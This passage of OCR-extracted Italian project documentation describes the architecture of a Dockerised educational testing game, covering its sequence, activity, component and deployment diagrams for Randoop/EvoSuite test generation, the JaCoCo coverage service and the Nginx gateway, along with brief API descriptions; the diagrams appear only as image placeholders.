
3.2 Diagrammi di Sequenza

Si vogliono descrivere i diagrammi di sequenza al livello dell'interazione tra Task, rimandiamo quindi alle documentazioni dei singoli Task per diagrammi più dettagliati sulle diverse funzionalità.

3.2.1 Play




3.2.2 Generazione Test Randoop



Questo caso d'uso viene avviato non appena è lanciato il container Randoop, quindi non appena viene avviata l'applicazione. Si occupa della generazione dei test e del calcolo delle coverage per tutte le classi presenti nel repository e non ancora testate (ovvero quelle classi per le quali non esiste la directory RandoopTest). Il container si spegne non appena termina la generazione dei test.

3.2.3 Generazione Test EvoSuite




Questo caso d'uso viene avviato quando l'utente lancia il comando di generazione dei test EvoSuite (robot_generazione.sh), a differenza di Randoop quindi i test non vengono generati automaticamente all'avvio dell'applicazione ma deve essere l'admin a dare il via, inoltre sarà necessario indicare tra i parametri la classe per la quale si intende avviare la generazione.


3.3 Diagramma di Attività

Vengono di seguito mostrati i diagrammi di attività delle funzionalità introdotte, per comprendere meglio il flusso del processo e l'ordine delle azioni.


3.3.1 Play




3.3.2 Generazione Test Randoop



3.3.3 Generazione Test EvoSuite




3.3.4 Flusso di attività completo



3.4 Component Diagram

Il diagramma dei componenti e connettori evidenzia quelle che sono le entità del sistema che esistono a tempo di esecuzione e la loro interazione.




Nel diagramma sono stati indicati in blu i componenti che sono rimasti invariati nel processo di integrazione, in verde i componenti che erano già presenti prima dell'integrazione ma sono stati modificati, mentre in viola i componenti che sono stati aggiunti, infine in gridio è stato rappresentato il repository condiviso.

Il componente API Gateway è stato realizzato utilizzando Nginx, permette di realizzare il reverse proxy, quindi si occupa di effettuare il routing delle richieste al frontend e richieste API. In particolare tutte le richieste che contengono "/api/" nell'URL vengono indirizzate al backend.
Il backend a sua volta si interfaccia con il componente "Compiler" del Task 7 ed utilizza il repository condiviso per recuperare i valori di coverage. Sul repository agiscono anche i componenti di generazione dei Test Randoop ed EvoSuite che recuperano la classe sotto test e salvano le classi di test e le rispettive coverage.

Per ognuno dei componenti una descrizione più dettagliata si trova nelle documentazioni dei rispettivi Task.

3.5 Deployment Diagram


Il diagramma di deployment ci permette di evidenziare la disposizione fisica dei componenti del sistema e la loro interazione. L'applicazione si trova al di sopra di un server cui il Client si può collegare tramite Browser. I vari task che costituiscono l'applicazione sono organizzati in container che eseguono in Docker. Oltre ai container abbiamo un Volume (repository) che è condiviso tra i Task 6,8,9 e serve per depositare/recuperare i dati di coverage dei robot per ciascuna classe, abbiamo anche una rete my-network che è condivisa tra i vari container. In più è presente un API Gateway che funge da reverse proxy, fa si che l'intera applicazione sia esposta sul porto 80 ed è l'unico container esposto verso l'esterno. Il suo compito è quello di gestire le richieste del client: ciascuna richiesta che inizia con "/api" viene indirizzata al backend del T6, mentre le altre al frontend.



4 Documentazione API

4.1 getCoverage


Questa API richiede il servizio di Compilazione e copertura di utente e robot.
Nel body di richiesta va indicato il nome della classe sotto test, mentre nel body di risposta avremo le informazioni di compilazione della classe, di copertura dell'utente e la percentuale di copertura del robot (Randoop o EvoSuite) per la classe sotto test con la quale sto giocando



4.2 compile-and-codecoverage (JaCoCo)

Nella nostra applicazione il container che ospita il coverage-server non è esposto verso l'esterno, infatti l'unico porto esposto è il porto 80. Per poter testare questa API tramite Postman allora abbiamo modificato il docker-compose.yml in modo tale da esporre il coverage-server sul porto 1234.
In particolare stiamo richiedendo il servizio di misurazione della coverage a JaCoCo.


Nel body della richiesta vengono passati 4 parametri: nome e codice della classe di test e della classe sotto test. Nel body di risposta abbiamo l'output di compilazione, un flag che ci dice se ci sono stati errori di compilazione e il campo coverage sottoforma di xml (campi dell'oggetto ResponseDTO).



4.3 compile-and-codecoverage (EvoSuite)

